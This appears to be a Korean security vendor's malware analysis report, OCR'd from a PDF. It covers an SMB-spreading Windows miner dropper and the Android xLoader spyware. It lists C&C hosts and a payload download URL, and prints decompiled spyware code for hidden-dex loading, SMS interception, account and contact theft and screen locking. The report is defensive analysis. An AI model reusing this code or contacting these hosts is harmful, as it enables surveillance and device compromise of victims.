
[그림 8] 원격 PC로 악성코드를 전파하는 코드

최종적으로 원격 PC에서 실행되는 악성코드는 'msInstall.exe'에서 임의 이름의 악성 파일로 자가 복제, C&C 연결 목적의 'mshta.exe 〈C&C주소〉' 명령어를 작업 스케줄러에 등록한다. 이 과정에서 스케쥴러를 통해 추가적인 파일 실행이 가능하다.



[그림 9] 전파되는 악성코드(msInstall.exe) 실행

감염된 원격 PC 에서 'mshta.exe'를 통해 C&C(w.beahh.com/page.html)로 연결 시도하는 화면은 아래와 같다



[그림 10] 'mshta.exe'를 통해 C&C로 연결 시도하는 화면


2.2.1. 악성코드 설치

설치를 위해 아래 경로로 임의 파일명으로 자가 복제한다.

경로
C:\Users\(사용자계정)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup C:\Windows C:\Users\(사용자 계정)\AppData\Roaming

[표 1] 생성 파일명 및 경로


자가 복제된 파일 중 'Startup' 폴더에 생성된 파일을 임의명으로 서비스 등록한다. 아래는 등록된 서비스 화면이다.



[그림 11] 서비스 생성 화면

2.2.2. 감염PC 정보 전송


윈도우 시스템 파일인 'wmic'를 이용하여 GPU,UUID, MAC Address등 감염 PC 정보를 수집한다. 아래는 wmic 명령어를 실행하는 화면을 보여준다.



Ti...	Filename	PID	CPU Avg	Action	Details	Parent P...	Command Line
	WMIC.exe	3428	0.55	Process Terminated	ExitCode=0, Run Time=0.00 s	2692	Wmic Path Win32_VideoController Get Description
	WMIC.exe	3428	0.00	Process Started	Parent Filename=C:₩Users₩joh...	2692	Wmic Path Win32_VideoController Get Description
	WMIC.exe	2032	0.36	Process Terminated	ExitCode=0, Run Time=0.01 s	2692	wmic nic where netconnectionid!=NULL get macaddress
	WMIC.exe	2032	0.00	Process Started	Parent Filename=C:₩Users₩joh...	2692	wmic nic where netconnectionid!=NULL get macaddress
	WMIC.exe	1564	3.33	Process Terminated	ExitCode=0, Run Time=0.00 s	2692	wmic csproduct get UUID
	WMIC.exe	1564	0.00	Process Started	Parent Filename=C:₩Users₩joh...	2692	wmic csproduct get UUID

[그림 12] 'wmic' 실행 화면

수집된 정보를 C&C로 전송하는 화면은 아래와 같다.



[그림 13] 수집된 정보를 C&C로 전송하는 화면


C&C 목록은 아래와 같다.

ii.ackng.com
pp.abbny.com
oo.beahh.com
153.92.4.49

2.2.3. 다운로더 기능


C&C 로부터 명령을 받아 배치파일로 생성 및 실행한다. 배치파일은

‘%SYSTEMROOT%\temp’ 경로에 생성된다. 공격자의 명령으로부터 실행되는 배치파일은 “http://27.102.128.144/aio.dat %appdata%\aio.exe” 로부터 파일을 다운받아 서비스 등록 및 실행을 수행한다.



[그림 14] 파일 다운로드 및 서비스 등록하는 배치 파일 코드

C&C 로부터 다운로드되는 채굴기 드로퍼 기능을 수행하며 생성된 파일은 Monero 채굴기능을 수행한다. 이 파일은 오픈소스 기반으로 제작되었다. 아래는 최종 페이로드 실행을 보여준다.



[그림 15] 모네로 채굴 화면

3. 결론

'ii.dat' 악성코드는 SMB 취약점을 통한 악성코드 전파, 그리고 정보 전송 및 다운로더 기능을 수행한다. 그리고 'mn.dat'는 다운로더 기능을 통해 가상화폐 채굴 악성코드를 다운로드 및 실행한다. 이 파일들은 두 개의 동일한 C&C를 가지고 있다.


외부와 분리된 망을 가진 기업이더라도 SMB 취약점으로 인해 내부 네트워크를 통해 전파가 가능하며 가상화폐 채굴 기능 감염으로 인한 PC 속도 저하 문제 등으로 피해가 발생할 수 있어 주의가 필요하다.

따라서 악성코드 예방을 위해 윈도우 업데이트 및 주로 사용하는 애플리케이션을 최신으로 업데이트하고, 백신으로 정기적으로 검사/치료해야 한다.

[Trojan.Android.Agent] 악성코드 분석 보고서

1. 개요

작년에 크롬, 페이스북 등의 인기 앱으로 위장하여 유포되었던 xLoader 가 올해 새로운 버전으로 다시 유포되고 있다. 이전 버전과의 차이점은 이전 버전은 유포를 위해 DNS Spoofing 을 이용하고 크롬 등의 인기 앱으로 위장하였다면 이번 버전에서는 스미싱을 통한 방법으로 유포 방법이 변경되었으며 보안 앱과 성인 앱 등으로 위장했다는 점이다. 그리고 한국 안드로이드 사용자를 대상으로 하는 버전도 별도로 준비하여 유포하고 있다.




[그림 1] 유포 개요도

본 분석 보고서에서는 한국 안드로이드 사용자를 대상으로 하는 “Trojan.Android.Agent”를 상세 분석하고자 한다

2. 악성코드 상세 분석

Trojan.Android.Agent 가 설치되면 피해자의 정보를 수집하여 C2 로 보낸 후 공격자의 제어 명령에 따라 동작하게 된다. C2 의 주소는 공격자의 트위터를 통해 구하며 현재는 공격자의 트위터 계정이 정지된 상태이다. 상세 분석을 통하여 Trojan.Android.Agent 를 살펴보도록 하겠다.

2.1 설치




[그림 2] 악성앱 설치, 아이콘, 실행 화면

악성 앱의 설치는 공격자의 문자 메시지로부터 시작된다. 공격자는 피해자에게 흥미를 유발할 수 있는 문자를 보내어 피해자를 유인하는데 한국 안드로이드 사용자를 타겟으로 하는 공격에서는 음란 사이트로 위장한 유포 사이트 링크를 전송하였다. 이를 클릭한 피해자는 음란 사이트를 방문한 것으로 착각하게 되며 공격자의 사이트에서 악성 앱의 설치를 요구하게 되면 순순히(?) 악성 앱을 설치하게 된다. 그림 2 를 살펴보면 악성 앱은 음란물을 서비스하는 앱으로 위장한 것을 알 수 있다.

악성 앱 설치 후 실행하게 되면 블랭크 액티비티가 활성화되며 백 버튼이나 홈화면 키는 악성 앱이 무시하게 되어 동작하지 않는 것처럼 보이지만 백그라운드에서는 열심히 피해자의 정보를 탈취하는 행위를 수행하고 있게 된다. 블랭크 액티비티가 생성되는 이유는 공격자의 트위터 계정이 정지되어 URL 을 받아 올 수 없기 때문이다.

2.2 코드 복구

Trojan.Android.Agent 를 분석하기 위해 살펴보면 다음 그림과 같이 클래스 구조가 무척 간단하게 되어 있다는 것을 발견하게 된다.



[그림 3] 코드 복구 전

그러나 실제 공격 코드는 숨겨져 있으며 다음 그림과 같이 asset 폴더에 존재하는 파일이 실제 공격 코드를 담고 있는 덱스 파일이다.


[그림 4] 숨겨진 덱스 파일

악성앱 실행 시 이 코드가 복구되며 동적으로 클래스를 로딩하여 사용하기에 매니페스트에도 이 추가 코드의 존재가 기술되어 있지 않다.

```
StringBuilder v0_1 = new StringBuilder();
v0_1.append(this.getFilesDir().getAbsolutePath());
v0_1.append(File.separator);
v0_1.append("dex");
File v1 = new File(v0_1.toString());
if(v1.exists()) {
    v1.delete();
}

ByteArrayOutputStream v0_2 = new ByteArrayOutputStream();
InputStream v2 = this.getAssets().open("bin");
v2.skip(4);
InflaterInputStream v3 = new InflaterInputStream(v2);
byte[] v2_1 = new byte[2048];
while(true) {
    int v4 = ((InputStream)v3).read(v2_1);
    if(v4 == -1) {
        break;
    }

    v0_2.write(v2_1, 0, v4);
}

((InputStream)v3).close();
byte[] v0_3 = Base64.decode(v0_2.toByteArray(), 0);
FileOutputStream v2_2 = new FileOutputStream(v1);
v2_2.write(v0_3);
v2_2.close();
StringBuilder v2_3 = new StringBuilder();
v2_3.append(this.getFilesDir().getAbsolutePath());
v2_3.append("/a");
new File(v2_3.toString()).mkdirs();
this.s(v1.getAbsolutePath());
```


[그림 5] 덱스 복구 코드

복구는 간단하게 수행된다. asset/bin 파일은 GZip 으로 압축되어 있어 이를 해제 후 Base64 로 디코딩 과정을 거치면 덱스 파일로 복구된다.



[그림 6] 복구된 덱스의 클래스 일부

악성 앱은 복구된 코드를 동적으로 로딩하여 공격을 수행한다.

2.3 초기화 코드

동적으로 로딩된 클래스는 다른 스파이웨어와 같이 많은 부분을 감시하는 코드로 이루어져 있다. 그러나 코드를 숨기기 위해 이런 부분들이 매니페스트에서 빠져 있으며 동적으로 로딩되어 클래스 초기화 시에 동적으로 등록하여 사용하게 된다. 다음은 동적으로 리시버를 등록하는 코드의 일부이다.

```
IntentFilter v2_6 = new IntentFilter();
v2_6.addAction("android.provider.Telephony.SMS_RECEIVED");
v2_6.setPriority(2147483647);
v2_6.addCategory("android.intent.category.DEFAULT");
arg13.registerReceiver(this.q, v2_6);
arg13.registerReceiver(this.q, new IntentFilter("android.net.conn.CONNECTIVITY_CHANGE"));
arg13.registerReceiver(this.q, new IntentFilter("android.intent.action.BATTERY_CHANGED"));
arg13.registerReceiver(this.q, new IntentFilter(n.a.a()));
arg13.registerReceiver(this.q, new IntentFilter("android.intent.action.USER_PRESENT"));
arg13.registerReceiver(this.q, new IntentFilter("android.intent.action.PHONE_STATE"));
arg13.registerReceiver(this.q, new IntentFilter("android.net.wifi.SCAN_RESULTS"));
v2_6 = new IntentFilter();
v2_6.addAction("android.intent.action.PACKAGE_ADDED");
v2_6.addAction("android.intent.action.PACKAGE_REMOVED");
v2_6.addDataScheme("package");
arg13.registerReceiver(this.q, v2_6);
v2_6 = new IntentFilter();
v2_6.addAction("android.intent.action.SCREEN_OFF");
v2_6.addAction("android.intent.action.SCREEN_ON");
v2_6.addAction("android.media.RINGER_MODE_CHANGED");
arg13.registerReceiver(this.q, v2_6);
```

[그림 7] 감시대상 리시버 등록 코드

리시버 등록 코드를 보면 SMS 부터 스크린까지 많은 부분을 감시한다는 것을 알 수 있다.

다음은 주요 초기화 코드의 일부이다.

```
p.a(arg13, v14_1.getString("wifissid", ((String)v4)));
try {
    ConnectivityManager.class.getMethod("setMobileDataEnabled", d.e.a.a(k.a(Boolean.TYPE))).in
    goto label_217;
}
catch(Exception ) {
label_217:
    ((TelephonyManager)v15).listen(new Loader$ap(this), 320);
    ((TelephonyManager)v15).listen(this.l, 32);
    this.d();
    this.b();
    this.h.schedule(new Loader$aq(this, arg13), 0, 1000);
    try {
        WindowManager$LayoutParams v14_3 = new WindowManager$LayoutParams();
        v15 = arg13.getApplicationContext().getSystemService("window");
        if(v15 == null) {
            throw new d.g("null cannot be cast to non-null type android.view.WindowManager");
        }

        v14_3.type = 2010;
        v14_3.format = 1;
        v14_3.flags = 8;
        v14_3.gravity = 51;
        v14_3.width = v5_1;
        v14_3.height = v5_1;
        View v2_8 = new View(arg13.getApplicationContext());
        v2_8.setBackgroundDrawable(new ColorDrawable(0));
        ((WindowManager)v15).addView(v2_8, ((ViewGroup$LayoutParams)v14_3));
    }
```

[그림 8] 초기화 작업 코드

위 그림을 살펴보면 다양한 초기화 작업을 진행하는 것을 알 수 있으며 주요 내용은 통화 녹취를 위한 리스너 등록, 명령어 셋 초기화, 피해자 계정 정보 수집 및 공격자 메일로 전송 그리고 피해자가 마주하게 될 메인 액티비티 초기화 코드이다. 다음 그림은 피해자 계정 정보를 수집하는 코드로 특이점은 게임 계정도 수집한다는 점이다.

```
Account[] v6_2 = ((AccountManager)v6_1).getAccounts();
h.a(v6_2, "accounts");
int v7 = v6_2.length == 0 ? 1 : 0;
if((v7 ^ 1) != 0) {
    ArrayList v7_1 = new ArrayList(v6_2.length);
    v8 = v6_2.length;
    int v9;
    for(v9 = 0; v9 < v8; ++v9) {
        Account v10 = v6_2[v9];
        ((Collection)v7_1).add(v10.name + ":" + v10.type);
    }

    ((List)v4).addAll(((Collection)v7_1));
}
```

```
if(v6_4 != 0) {
    ((List)v4).add("nexonID:");
}

v6_3 = c.h();
v7 = v6_3.length;
v8 = 0;
while(true) {
    if(v8 >= v7) {
        break;
    }
    else if(v1.c.contains(v6_3[v8])) {
```

[그림 9] 계정 정보 수집 코드의 일부

2.3 명령어 셋

2.2 에서 살펴본 초기화 코드에서는 공격자의 명령어 셋을 초기화하는 함수를 호출하는 코드가 존재한다. 다음 그림은 공격 명령어 셋이다. 다양한 정보를 탈취하기 위한 명령어 들이 있다.

```
this.g.a("sendSms", new Loader$p(this));
this.g.a("setWifi", new Loader$aa(this));
this.g.a("gcont", new Loader$ac(this));
this.g.a("lock", new Loader$ad(this));
this.g.a("bc", new Loader$ae(this));
this.g.a("setForward", new Loader$af(this));
this.g.a("getForward", new Loader$ag(this));
this.g.a("hasPkg", new Loader$ah(this));
this.g.a("setRingerMode", new Loader$ai(this));
this.g.a("setRecEnable", new Loader$q(this));
this.g.a("reqState", new Loader$r(this));
this.g.a("showHome", new Loader$s(this));
this.g.a("getnpki", Loader$t.a);
this.g.a("http", Loader$u.a);
this.g.a("onRecordAction", new Loader$v(this));
this.g.a("call", new Loader$w(this));
this.g.a("get_apps", new Loader$x(this));
this.g.a("show_fs_float_window", new Loader$y(this));
this.g.a("ping", new Loader$z(this));
this.g.a("getPhoneState", new Loader$ab(this));
```

[그림 10] 명령어 셋

위 명령어 셋 중에서 주요 명령어 몇 가지만 살펴보도록 하겠다.

- sendSms : SMS 전송

```
h.b(arg2, "sms");
Message v0 = Message.obtain();
v0.obj = arg2;
n.h.sendMessage(v0);
```

[그림 11] SMS 전송 코드

- gcont : 연락처 탈취

```
Uri v2 = Uri.parse("content://com.android.contacts/raw_contacts");
Uri v0 = Uri.parse("content://com.android.contacts/data");
ArrayList v9 = new ArrayList();
Cursor v1 = arg12.getContentResolver().query(v2, new String[]{"contact_id"}, null, null, null);
if(v1 != null) {
    do {
    label_19:
        if(v1.moveToNext()) {
            String v2_1 = v1.getString(0);
            if(v2_1 == null) {
                continue;
            }

            v2_2 = arg12.getContentResolver().query(v0, new String[]{"data1", "mimetype"}, "cont
            if(v2_2 == null) {
```

[그림 12] 연락처 수집 코드

- lock : 화면 잠금

```
SharedPreferences v1 = arg3.getSharedPreferences("pref", 0);
Object v3_1 = arg3.getSystemService("device_policy");
if(v3_1 == null) {
    throw new g("null cannot be cast to non-null type android.a
}

((DevicePolicyManager)v3_1).lockNow();
v1.edit().putBoolean("pwdReseted", true).apply();
return 1;
```

[그림 13] 화면 잠금 코드

- bc : 연락처에 존재하는 연락처로 SMS 전송

```
ContentResolver v8 = arg8.getContentResolver();
int v0 = 4;
try {
    String[] v3 = new String[v0];
    v3[0] = "contact_id";
    v3[1] = "display_name";
    v3[2] = "data1";
    v3[3] = "photo_id";
    Cursor v0_1 = v8.query(ContactsContract$CommonDataKinds$Phone.CON
    if(v0_1 != null) {
        while(v0_1.moveToNext()) {
